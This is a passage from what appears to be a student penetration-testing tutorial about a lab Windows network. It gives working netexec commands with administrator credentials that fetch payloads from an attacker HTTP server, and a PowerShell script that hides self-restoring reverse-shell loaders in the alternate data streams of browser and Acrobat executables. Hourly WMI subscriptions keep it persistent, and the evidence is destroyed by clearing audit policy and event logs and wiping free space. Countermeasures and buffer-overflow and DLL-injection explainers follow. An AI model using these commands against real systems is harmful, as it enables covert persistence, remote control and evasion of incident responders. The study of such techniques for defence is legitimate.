
To install these payloads, we only have to install one payload and execute it, and it will create payloads at the two other locations.
First, we install payloadA using netexec:

```
nxc smb 10.10.1.19 -u Administrator -p 'Pa$$w0rd' -x "powershell -Command Invoke-WebRequest -Uri http://10.10.1.128:8000/payloadA.ps1 -OutFile C:\Windows\Temp\payloadA.ps1"
```


For the purpose of testing shell restoration, we will also delete shell.exe from the 2019 Server ourselves. In the image below, you can see that payloadA has been successfully inserted into the folder, and shell.exe is going to be deleted.




Close the reverse shell connection if one is currently running.



Now, we will first test if the payload works directly from the 2019 machine.



Checking the Temp folder, we can see that the reverse shell has reappeared.



SERVER2019-20250726-2258.log	8/9/2025 6:14 AM	Text Document	1,148 KB
SERVER2019-20250809-0607.log	8/9/2025 6:07 AM	Text Document	90 KB
SERVER2019-20250809-0607a.log	8/9/2025 6:07 AM	Text Document	153 KB
shell.exe	8/9/2025 6:04 PM	Application	73 KB
uvxVik	8/9/2025 5:44 PM	File	0 KB
vmware-vmsvc-SYSTEM.log	8/9/2025 7:02 AM	Text Document	166 KB

Now, to ensure that the payloads have been added properly, run this command in cmd:

```
more < "C:\Program Files\Google\Chrome\Application\chrome.exe:payloadA.ps1"
```

If the payload import was successful, the payload should appear in the terminal.

```
C:\Users\Administrator>more < "C:\Program Files\Google\Chrome\Application\chrome.exe:payloadA.ps1"
# Variables
$HttpServer = "http://10.10.1.128:8000"
$ShellExePath = "C:\Windows\Temp\shell.exe"

# Payloads to manage
$Payloads = @(
    @{ Name = "payloadA.ps1"; File = "C:\Program Files\Google\Chrome\Application\chrome.exe" },
    @{ Name = "payloadB.ps1"; File = "C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroRd32.exe" },
    @{ Name = "payloadC.ps1"; File = "C:\Program Files (x86)\Mozilla Firefox\firefox.exe" }
)

# Function to restore a payload ADS
function Restore-Payload {
    param (
        [string]$PayloadName,
        [string]$TargetFilePath,
        [string]$HttpServer
    )

    $adsPath = "${TargetFilePath}:${PayloadName}"
    $tempFile = "C:\Windows\Temp\$PayloadName"

    if (-not (Get-Item -Path $adsPath -ErrorAction SilentlyContinue)) {
        Write-Host "Restoring $PayloadName to $adsPath"

try {
    Invoke-WebRequest -Uri "$HttpServer/$PayloadName" -OutFile $tempFile -UseBasicParsing
    $content = Get-Content -Path $tempFile -Raw
    Set-Content -Path $adsPath -Value $content -Force
    Remove-Item $tempFile -Force
    Write-Host "$PayloadName restored successfully."
}
catch {
    Write-Host "Failed to restore" $PayloadName ":" $_
}
    }
    else {
        Write-Host "$PayloadName already exists."
    }
```


Now, we only need to test running the payload via netexec.

Note: Because the payload has already run once, to prove that an execution of the file worked, we will be deleting shell.exe. If shell.exe reappears after the payload is run, that means that it has worked. Because of how the script functions, if the file is run in the Temp folder again after the payloads have been successfully added, the payload will not delete itself.


To execute this payload from netexec, run this command:

```
nxc winrm 10.10.1.19 -u Administrator -p 'Pa$$w0rd' -X "powershell.exe -ExecutionPolicy Bypass -File C:\\Windows\\Temp\\payloadA.ps1"
```

You should see a response like this:



Checking on the Windows 2019 server:




As you can see, the shell has reappeared, and the payload has not been deleted, as discussed earlier.

If you would like to delete this file, run this command:

```
nxc smb 10.10.1.19 -u Administrator -p 'Pa$$w0rd' -X "Remove-Item -Path C:\\Windows\\Temp\\payloadA.ps1 -Force"
```

Checking the Windows 2019 server, the file has been deleted.



JdaMLg	8/9/2025 3:51 PM	File
LUQwYF	8/9/2025 6:27 PM	File
NrTeLo	8/9/2025 6:45 PM	File
pzBwre	8/9/2025 8:30 AM	File
rTIXHc	8/9/2025 6:20 PM	File
SERVER2019-20250726-2243a.log	7/26/2025 10:43 PM	Text Document
SERVER2019-20250726-2258.log	8/9/2025 6:14 AM	Text Document
SERVER2019-20250809-0607.log	8/9/2025 6:07 AM	Text Document
SERVER2019-20250809-0607a.log	8/9/2025 6:07 AM	Text Document
shell.exe	8/9/2025 7:23 PM	Application


Finally, we will be adding a WMI subscription based off the earlier WMI event subscription section to rerun these payloads every hour. If all but one of the payloads are gone, if the one remaining payload is Payload B or C, it will first restore Payload A, which on the next trigger, will restore shell.exe. If the remaining payload is A, it will restore the other two and shell.exe. This helps to ensure that shell.exe is present on the server for as long as possible.

This powershell script will add hourly triggers to all 3 NTFS file locations.

```
Paths to the payload executables hidden in NTFS ADS
$payloadAPath = 'C:\Program Files\Google\Chrome\Application\chrome.exe:payloadA.ps1'
$payloadBPath = 'C:\Program Files (x86)\Adobe\Acrobat Reader
DC\Reader\AcroRd32.exe:payloadB.ps1'
$payloadCPath = 'C:\Program Files (x86)\Mozilla Firefox\firefox.exe:payloadC.ps1'
Helper function to create a subscription for a payload
function New-HourlyWmiSubscription($name, $command) { # Create the event filter: fires
every hour $filter = Set-WmiInstance -Namespace "root\subscription" -Class __EventFilter -
Arguments @{ Name = "${name}Filter" EventNamespace = "root\cimv2" QueryLanguage =
"WQL" Query = "SELECT * FROM __InstanceModificationEvent WITHIN 3600 WHERE
TargetInstance ISA 'Win32_LocalTime'" }
# Create the consumer that runs the command
$consumer = Set-WmiInstance -Namespace "root\subscription" -Class
CommandLineEventConsumer -Arguments @{
    Name = "${name}Consumer"
    CommandLineTemplate = $command
}

# Bind filter and consumer together
Set-WmiInstance -Namespace "root\subscription" -Class __FilterToConsumerBinding -
Arguments @{
    Filter = $filter
    Consumer = $consumer
}

Write-Host "Subscription $name created to run:`n $command"

}
```

Create subscriptions for each payload
New-HourlyWmiSubscription -name "PayloadA" -command $payloadAPath New-HourlyWmiSubscription -name "PayloadB" -command $payloadBPath New-HourlyWmiSubscription -name "PayloadC" -command $payloadCPath

We will be using the same method as previously, using netexec to get the file from our hosted Python server.



We will then run the script with the command:

```
nxc winrm 10.10.1.19 -u Administrator -p 'Pa$$w0rd' -X "powershell.exe -ExecutionPolicy Bypass -File C:\\Windows\\Temp\\subscription.ps1"
```

This adds the NTFS subscriptions. To check this:
Run this command:

```
Get-WmiObject -Namespace root\subscription -Class __EventFilter | Select-Object Name, Query, EventNamespace
```

```
PS C:\Users\Administrator> Get-WmiObject -Namespace root\subscription -Class __EventFilter |
>>     Select-Object Name, Query, EventNamespace

Name                Query                                                                                                EventNamespac
----                -----                                                                                                -------------
SCM Event Log Filter select * from MSFT_SCMEventLogEvent                                                                 root\cimv2
PayloadCFilter      SELECT * FROM __InstanceModificationEvent WITHIN 3600 WHERE TargetInstance ISA 'Win32_LocalTime' root\cimv2
PayloadAFilter      SELECT * FROM __InstanceModificationEvent WITHIN 3600 WHERE TargetInstance ISA 'Win32_LocalTime' root\cimv2
PayloadBFilter      SELECT * FROM __InstanceModificationEvent WITHIN 3600 WHERE TargetInstance ISA 'Win32_LocalTime' root\cimv2
```

This should display the created subscriptions.
Then, run this command:

```
Get-WmiObject -Namespace root\subscription -Class CommandLineEventConsumer |
   Select-Object Name, CommandLineTemplate
```

```
PS C:\Users\Administrator> Get-WmiObject -Namespace root\subscription -Class CommandLineEventConsumer |
>>     Select-Object Name, CommandLineTemplate
>>

Name             CommandLineTemplate
----             -------------------
PayloadAConsumer C:\Program Files\Google\Chrome\Application\chrome.exe:payloadA.ps1
PayloadBConsumer C:\Program Files (x86)\Adobe\Acrobat Reader DC\Reader\AcroRd32.exe:payloadB.ps1
PayloadCConsumer C:\Program Files (x86)\Mozilla Firefox\firefox.exe:payloadC.ps1
```

This shows the created NTFS payloads.
Finally, run this command:

```
Get-WmiObject -Namespace root\subscription -Class __FilterToConsumerBinding | Select-Object Filter, Consumer
```

```
PS C:\Users\Administrator> Get-WmiObject -Namespace root\subscription -Class __FilterToConsumerBinding |
>>     Select-Object Filter, Consumer
>>

Filter                                  Consumer
------                                  --------
__EventFilter.Name="PayloadCFilter"     CommandLineEventConsumer.Name="PayloadCConsumer"
__EventFilter.Name="SCM Event Log Filter" NTEventLogEventConsumer.Name="SCM Event Log Consumer"
__EventFilter.Name="PayloadAFilter"     CommandLineEventConsumer.Name="PayloadAConsumer"
__EventFilter.Name="PayloadBFilter"     CommandLineEventConsumer.Name="PayloadBConsumer"
```

This will confirm the connection between the filter and the commands that execute the payloads.

Countermeasures:

Simple countermeasures to NTFS payloads include:

Use PowerShell commands like

Get-Item -Path C:\Directory* -Stream * -Recurse

to recursively detect alternate data streams. Automate this process to frequently monitor critical directories for hidden payloads.

Restrict writing permissions: Ensure that only trusted admins or system processes can write to executables or other files. This prevents scripts from writing NTFS payloads to random files on the server.

Application Whitelisting: Only allow trusted scripts and applications to run, preventing NTFS payloads from being able to function and execute.

Task 15 – Clearing Logs & Hiding Evidence

We need to hide what we did for all the post exploitations to make it harder for analysts to trace what we did. This makes it harder for our post exploits to be detected to maintain as long of a persistence as possible.


AuditPol

AuditPol is a built-in Windows command-line tool that manages auditing policies via logging.
This part of the task is needs performed before we conduct the attack. We first need to create a backup file of all the policies. This is to allow us to reenable all the policies after the post exploits just as it was before the attack.

We need to run the command from the reverse shell or using RDP

```
auditpol /backup /file:"C:\Windows\Temp\audit_policy.csv"
```

The backup file is created here



Now that we have the backup file, we can clear all the logs using this command

```
auditpol /clear /y
```

/clear clears all the audit policies
/y supresses the confirmation prompt

```
C:\Windows\Temp>auditpol /clear /y
auditpol /clear /y
The command was successfully executed.

C:\Windows\Temp>auditpol /get /category:*
auditpol /get /category:*
System audit policy
Category/Subcategory                      Setting
System
  Security System Extension               No Auditing
  System Integrity                        No Auditing
  IPsec Driver                            No Auditing
  Other System Events                     No Auditing
  Security State Change                   No Auditing
Logon/Logoff
```

Auditpol /get /category:* is to check the current audit policies.
No Auditing means that the system isn't logging any audit policies

The same can be performed for the Windows 11 in the internal network

```
PS C:\Users\Administrator> auditpol /clear /y
The command was successfully executed.
```

After the attack is complete, we can restore the auditing policies back to normal. By running this command

```
auditpol /restore /file:"C:\Windows\Temp\audit_policy.csv"
```

```
C:\Windows\Temp>auditpol /restore /file:"C:\Windows\Temp\audit_policy.csv"
auditpol /restore /file:"C:\Windows\Temp\audit_policy.csv"
The command was successfully executed.
```

Wevtutil

Wevtutil is a command line tool to query and manage logs. It is used by analysts to see trace what an attacker does. In this case, we are using it to clear logs to hide our malicious activity/post exploits. This tool is run after all the exploits.

Since wevtutil only allows for clearing of the whole log, we need to be strategic in which logs we want to clear. If you were to clear all the logs, it would be a major red flag for any administrator or analyst immediately. You can run this command to see all the logs we can clear

```
Wevtutil el
```

el stands for enumerate logs, which shows all the different logs we can see.

```
C:\Windows\Temp>wevtutil el
wevtutil el
AMSI/Debug
AirSpaceChannel
Analytic
Application
DirectShowFilterGraph
DirectShowPluginControl
Els_Hyphenation/Analytic
```

For this scenario, we will only be clearing 4 logs: Security, System, Application, and Windows PowerShell.
Security will show the privilege use and authentication, which can reveal the use of MimiKatz or NetExec.
System can show service activities, such as services that are installed or stopped.

Application is the least important amongst the 4, but it can show errors or events that are related to the different applications.
Windows PowerShell can show which commands were ran in PowerShell, which can lead analysts to find the various applications or files that were installed and executed.

```
Wevtutil cl Security
Wevtutil cl System
Wevtutil cl Application
Wevtutil cl “Windows PowerShell”
```

cl stands for clear logs

```
C:\Windows\Temp>Wevtutil cl Security
Wevtutil cl Security

C:\Windows\Temp>Wevtutil cl System
Wevtutil cl System

C:\Windows\Temp>Wevtutil cl Application
Wevtutil cl Application

C:\Windows\Temp>Wevtutil cl "Windows PowerShell"
Wevtutil cl "Windows PowerShell"
```

```
PS C:\Users\Administrator> Wevtutil cl Security
PS C:\Users\Administrator> wevtutil cl System
PS C:\Users\Administrator> wevtutil cl Application
PS C:\Users\Administrator> wevtutil cl "Windows PowerShell"
```

Cipher.exe

Although you have deleted files, it is not truly deleted. The data is still on the hard drive itself. It’s just that the file’s entry is removed from the master file table and is thus recoverable with the help of specialised digital forensic tools. As such, the best way to go about it is to use cipher.exe. Cipher.exe is a built-in Windows command-line tool to encrypt or decrypt file systems. In this case, we are using it to overwrite free space in order to remove any traces of deleted files.
The correct way for us to use this is to first transfer the various tools, such as mimikatz.exe, to a directory we wish to delete such as C:\Windows\Temp. We would then delete the folder and run this command to overwrite the data.

```
Cipher /w:C:\Windows\Temp
```

/w is to wipe the data.

```
C:\Windows\Temp>Cipher /w:C:\Windows\Temp
Cipher /w:C:\Windows\Temp
To remove as much data as possible, please close all other applications while
running CIPHER /W.
Writing 0×00
Writing 0×FF
Writing Random Numbers
.....
.....
.....
.....
.....
.....
```

It works by first writing a very large temporary file in that location, filling it up with all zeroes (0x00). It then repeats it with all ones (0xFF) before doing it a 3rd time but this time, with random data and deleting the large file. That way, it is overwritten 3 times, making it hard for analysts to trace.

Using these 3 command-line tools, we can make it harder to track what we did and allows us to maintain persistence for as long as possible without getting removed.

Summary

In conclusion, we have demonstrated how an attacker gained initial access to a business's public facing server and compromised it using CVE-2024-43451, Hydra and Responder.

After that, we also showcased how the attacker could also use NetExec to dump SAM hashes of the users, then discover the business's internal network and internal host.

Following that, we also displayed how the attacker could use Ligolo-ng and Remmina to create a tunnel to directly access an internal host, compromising it through unauthorised access using the dumped SAM hashes.

Finally, we showed some post-exploitation activities the attacker could perform on both compromised hosts.

General Remediation

On top of the countermeasures given to prevent our post-exploitation activities, businesses could implement the following remediation methods to narrow the attack surface and harden their network:

1. Use a SFTP Server instead of FTP Server that uses public key authentication, disabling password authentication to ensure the attacker cannot use compromised passwords to easily gain access to the server.
2. Disable password authentication and enable public key authentication for SSH login for the same reasons stated above.
3. Implement Intrusion Detection/Prevention Systems (IDS/IPS) to alert and block any malicious activities made.
4. Inclusion of Honeypots to trick the attacker into thinking they have gained access to the internal network, allowing the administrator to document the attacker's steps and patch any vulnerabilities they attempted to exploit.
5. Disable LLMNR/NBT-NS to ensure the NTLMv2 hash cannot be leaked and captured by tools such as Responder.
6. Disable port 445 (SMB) as it is easily exploitable as seen by the NetExec tool.
7. Conduct regular awareness training to ensure employees do not fall victim to social engineering and click on malicious/suspicious files.

Appendix

The official NetExec documentation highlights all the commands it can perform and the protocols it can exploit, in addition to what we have shown in this tutorial: https://www.netexec.wiki/

Acknowledgements

We would like to again thank RonF98 on Github for providing the PoC to CVE-2024-43451 for the purposes of this assignment to showcase how an attacker could initially compromise and gain unauthorised access to the network.

The PoC can be again found here: https://github.com/RonF98/CVE-2024-43451-POC

Concepts

Buffer Overflow:

A buffer overflow is when a program writes more data into a memory space (called a buffer) than it was meant to hold. An analogy would be pouring 2 liters of water into a 1 litre jug – the excess water OVERFLOWS, and spills out.
As a result, this "spill" made by the program can overwrite or misconfigure vital adjacent parts of memory like program instructions, variables, or return addresses, which can cause the program to have memory access errors/crashes, and behave unexpectedly.
Worst cases include system crashes, and access control loss.

All types of software can be affected by buffer overflows. They are usually caused from malformed inputs, or failure to allocate sufficient space for the buffer.

For example, say we have a log in credential buffer. It is designed to take in username and password inputs of 8 bytes. Should a transaction contain an input of 10 bytes, the program may write the excess data past the buffer boundary.

Attackers can use buffer overflows to overwrite memory applications, which would change the execution path of programs, triggering unwanted or potentially malicious responses (EG, injecting malicious code), and possibly hijacking the program flow.
They could also bypass authentication
(For example, an attacker might overflow the buffer and change a variable like isAuthenticated = false to isAuthenticated = true.),
and gain unauthorized access (privilege escalation, root level access).
In doing so, backdoors could be installed through modifying startup files and sensitive data could be leaked.

There are two types of buffer overflows.

1. Stack based buffer overflows.

   The most common type of buffer overflow attack. It takes place in the stack memory, where local variables and function call information are stored during program execution.
   Should a program allow too much data to be written into a buffer on the stack, the extra data can overwrite important parts of memory like the return address.

Meaning, once the a function that is called ends, the program might jump to a malicious place – potentially to malicious code that was planted by the attacker, possibly allowing them to take control of the program and launch malware.

2. Heap-Based Buffer Overflow

   This happens in the Heap, which is a different part of memory used for storing data created during the program's runtime.
   An attacker fills a buffer with more data than it can hold, which may corrupt adjacent data/objects within the heap. This can affect how the program behaves.
   This is less commonly used because its harder, due to heap memory being less predictable than stack memory, and it does not directly overwrite return addresses. However it can still be used to control program flow or bypass protections.

It is worth noting that C, C++ and other similar languages are the most vulnerable to buffer overflows because they let you to work directly with memory, and do not check if data fits into buffers.

A typical Buffer Overflow payload might look like this:
[padding][new return address][NOP sled][shellcode]

Where:

- Padding: Fills up to the return address
- New return address: Points to attacker's shellcode
- NOP sled: Series of No-Operation instructions (helps land into shellcode)
- Shellcode: Malicious instructions (e.g. reverse shell) [2] [3]

Buffer overflow prevention:
Buffer overflow vulnerabilities can be defended against through proper security measures in place within the code, or by using languages that offer inherent protection.

Some common protections are:

- Data Execution Prevention
  This is a part of modern operating systems' Runtime Protection, where it defines which areas of memory are executable/non-executable, which stops attacks from running code in unauthorized regions.

- Address Space Randomization (ASLR)
  Also part of Runtime Protection, The address space locations of data regions are randomly moved, rendering the attack unable to know the locality of the executable code.

- Use Safer Functions:

  Buffer overflows commonly happen because of unsafe functions in the code such as:

  gets(), strcpy(), scanf(), etc. - where they don't check how much data is being copied.

  Using safer alternatives such as:
  fgets() instead of gets(),
  strncpy() instead of strcpy()
  snprintf() instead of sprintf()
  miminizes the risk, as they allow you to define maximum buffer lengths to prevent overflows.

- Enable complier protections:

  Modern compilers offer security features that help detect and stop malware. EG: Stack Canaries, where a small random value is placed before the return address. If overwritten, the program crashes. Enable them via compiler flags like -fstack-protector (GCC) or /GS (Visual Studio, in which they help to detect and stop overflows.

- Code Auditing:

  Having code audits can help to detect and patch security vulnerabilities such as buffer overflows. [4]

Fun fact:
Publicly disclosed in 2008, A vulnerability called MS08-067 was a critical buffer overflow vulnerability in the windows server service (svchost.exe) which affected multiple window versions. It allowed attackers to send specially crafted packets over networks using the SMB protocol, in which the service did not properly check the length of certain inputs – leading to buffer overflows, malicious code injection and remote execution – all without user interaction.
famously exploited by the Conficker worm, which spread rapidly across networks by using this flaw to infect other machines, making it one of the most well-known self-spreading malware attacks. [5]

DLL injection:

DLL = Dynamic Link library. It is a file used in Windows containing code and functions shared by multiple programs, hence this exploit is most commonly found on Windows operating systems, albeit it being rare on Unix operating systems.

Instead of every program having its own copy of common functions, they can just "call" a DLL when needed. This helps save memory and allows code reuse.
For example, a DLL might handle printing, file access, or user interface functions that different programs rely on.

DLL injection is a technique which allows attackers to execute malicious code through forcing legitimate processes to load directly or alongside it which contains malicious instructions.
Once the malicious DLL is loaded, the attacker can spy on the program, modify its behaviour, and execute custom code within the target process.
It is often used to evade detection, gain persistence, and execute unauthorized actions.

DLL injections are dangerous because the DLL runs with the same privileges as the process its injected into. Should the target process be running as administrator, the malicious DLL will also get admin level control, allowing attackers to modify app behaviours, open reverse shells/install backdoors, log keystrokes, etc.

Attackers have multiple ways to load malicious DLLs. For the context of this assignment, we will be focusing on a select few Windows based methods, as they are most prominent.

- Registry-Based injection:
  Windows has special registry configurations telling it which DLL to load alongside which program. Attackers abuse by adding their malicious DLLs to those registry entries.
  On modern Windows, attackers might use the AppCertDLLs registry:
  HKEY_LOCAL_MACHINE\SYSTEM\CurrentControlSet\Control\Session Manager\AppCertDLLs
  In which after inserting the malicious DLL path into the key, the DLL is loaded whenever any program starts via the CreateProcess function.
- CreateRemoteThread + LoadLibrary:
  This is the most commonly used method, where attackers find the process ID of the target app, access its memory, reserves space and writes the path of the DLL inside memory, before using the functions CreateRemoteThread() to start a thread in the victim process that runs LoadLibrary("malicious.dll").
  This results in the DLL getting loaded into the Victim's memory and it being run as if it were part of the app.

- DLL Hijacking (not injection):
  Some programs load DLLs without saying where to find them. EG:
  LoadLibrary("printer.dll");
  Windows then looks at folders in a specific order to find that DLL (App folder, system folders, then PATH folders)
  Attackers drop a fake printer.dll in the same folder as the EXE, and Windows loads the attacker's DLL instead of the real one upon the program running. This leads to the program unknowingly running the attacker's code. [6] [7]

While DLL injection is a powerful technique, there are several ways to defend against it.

- Code Signing:
  Digitally sign all approved DLLs and executables, and configure the system to only load signed DLLs, which reduce the risk of rogue of tampered files being injected.

- Control DLL Search paths:
